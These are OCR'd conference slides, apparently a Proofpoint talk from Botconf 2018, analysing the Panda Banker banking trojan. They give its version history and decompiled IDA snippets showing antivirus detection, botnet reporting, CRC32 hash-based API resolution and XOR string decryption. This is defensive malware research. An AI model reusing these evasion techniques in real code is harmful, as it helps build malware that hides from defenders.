proofpoint™

EVERYTHING PANDA BANKER

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
Botconf, December 2018

Source: Renee di Cherri (@reneedicherri)

Naming (Malware)


```
CryptedStrings::_getW(249u, &av_query);   // Select * from AntiVirusProduct
wmi_results = query_WMI_SecurityCenters(&av_query);
if ( wmi_results )
{
  CryptedStrings::_getW(251u, &Panda);    // Panda
  dword_41BC7C = strcmp_like_w(wmi_results, &Panda) != 0;
  json_init_entry_s28_string_4_wide(json_dict, 39u, wmi_results);// antivirus
  Mem::free(Mem);
}
```

Naming (Panel)




Source: https://www.proofpoint.com/us/threat-insight/post/panda-banker-new-banking-trojan-hits-the-market

Naming (Panel)




Source: https://twitter.com/CryptoInsane/status/957185222608609281

Zeus Panda




Source: https://github.com/Visgean/Zeus

Same Same But Different



First Contact



SHA256: db790cbe0beb2a9c2749cb914fbdec8bdc7aa2ef3c9ca6c721e0c0fede715fb2

First Contact

PANDA BANKER: NEW BANKING TROJAN HITS THE MARKET

APRIL 20, 2016 Axel F

Source: https://www.proofpoint.com/us/threat-insight/post/panda-banker-new-banking-trojan-hits-the-market

All The Samples!

Release Dates

- 2.1.x
  - January 2016
  - 4 minor releases
- 2.2.x
  - April 2016
  - 14 minor releases
- 2.3.x
  - March 2017
  - 4 minor releases
- 2.4.x
  - June 2017
  - 4 minor releases
- 2.5.x
  - August 2017
  - 8 minor releases
- 2.6.x
  - December 2017
  - 11 minor releases

2018

- 2.6.2 (January)
- 2.6.3 (February)
- 2.6.4 (February)
- 2.6.5 (March)
- 2.6.6 (March)
- 2.6.7 (April)
- 2.6.8 (April)
- 2.6.9 (May)
- 2.6.10 (June)

Version Activity

Take Warning

IDA Pro Screenshots Ahead

Version (2.1.0 - 2.5.7)

- “%u.%u.%u” wide

```
if ( flags & 4 )
{
  Core::getPeSettings(&v21, a3);
  json_init_entry_s28_string_4_wide(json_dict, 43u, &v22);// id
  Core::getCurrentBotnetName(&botnet, flags);
  json_init_entry_s28_string_4_wide(json_dict, 84u, &botnet);// botnet
  Str::_sprintfW(&version_str, 10, L"%u.%u.%u", 2, 1, 0);// version 2.1.0
  json_init_entry_s28_string_4_wide(json_dict, 4u, &version_str);// version
}
```

Version (2.6.0 - present)

- “%u.%u” ascii

```
if ( flags & 4 )
{
  Core::getPeSettings(NameBuffer);
  decrypt_str(&dword_25E221F8, 2u, 0x32C83A5, 0);// id
  json_init_entry_s28_string_4_wide(&v26);
  Core::getCurrentBotnetName();
  decrypt_str(dword_25E21F24, 6u, 0x38CEBB3C, 0);// botnet
  json_init_entry_s28_string_4_wide(&v24);
  version_str = decrypt_str(&unk_25E2251C, 8u, 0x851DAA98, 1);// %u.%u.%u
  Str::_sprintfW(&v23, 10, version_str, 2, 6, 0);
  decrypt_str(dword_25E22528, 7u, 5792684, 0);// version
  json_init_entry_s28_string_4_wide(&v23);
}
if ( flags & 8 )
{
  get_win_version(&nSize);
  if ( json_init_entry_s28_dict_6() )
  {
    Str::_sprintfA(&v23, 10, "%u.%u", nSize);
```

Version (most Zeus variants)

```
if ( flags & 2 )
{
  version_dword = 0x2000809;                    // version 2.0.8.9
  v4 = BinStorage::_addItem(binstorage, 4u, 0x2713, 0x20000, &version_dword);
}
```

Windows API Function Calls (2.1.0 - 2.5.7)

```
int __fastcall w_wvnsprintfW(_WORD *pszDest, int cchDest, int pszFmt, int arglist)
{
  int chrs_written; // eax
  int (__stdcall *wvnsprintfW)(_WORD *, int, int, int); // eax

  if ( cchDest <= 0 )
    return -1;
  cchDest *= 2;
  memset(pszDest, 0, 2 * cchDest);
  wvnsprintfW = resolve_func_by_hash(&dword_41B7E0, 316, 0x81BEEE11, 232);
  chrs_written = wvnsprintfW(pszDest, cchDest, pszFmt, arglist);
  *(pszDest + cchDest - 2) = 0;
  if ( chrs_written == -1 )
    return strlen_like(pszDest);
  pszDest[chrs_written] = 0;
  return chrs_written;
}
```

Windows API Function Calls (2.1.0 - 2.5.7)

```
>>> import binascii
>>> print "0x%x" % (binascii.crc32("wvnsprintfW")
& 0xffffffff)
0x81beee11
>>>
```

Windows API Function Calls (2.1.0 - 2.5.7)

Encrypted Strings (2.1.0 – 2.2.9)

```
int __fastcall CryptedStrings::_getA(unsigned __int16 a_index, int str)
{
  int index; // esi
  int i; // edx
  int v5; // ecx
  char v6; // al
  int str_len; // eax

  index = a_index;
  i = 0;
  if ( g_enc_str_len[4 * a_index] > 0u )
  {
    do
    {
      v5 = i;
      v6 = i ^ g_xor_key[8 * index] ^ g_enc_str[2 * index][i];
      ++i;
      *(v5 + str) = v6;
    }
    while ( i < g_enc_str_len[4 * index] );
  }
  str_len = g_enc_str_len[4 * index];
  *(str_len + str) = 0;
  return str_len;
}
```

Encrypted Strings (2.2.10 – 2.5.7)

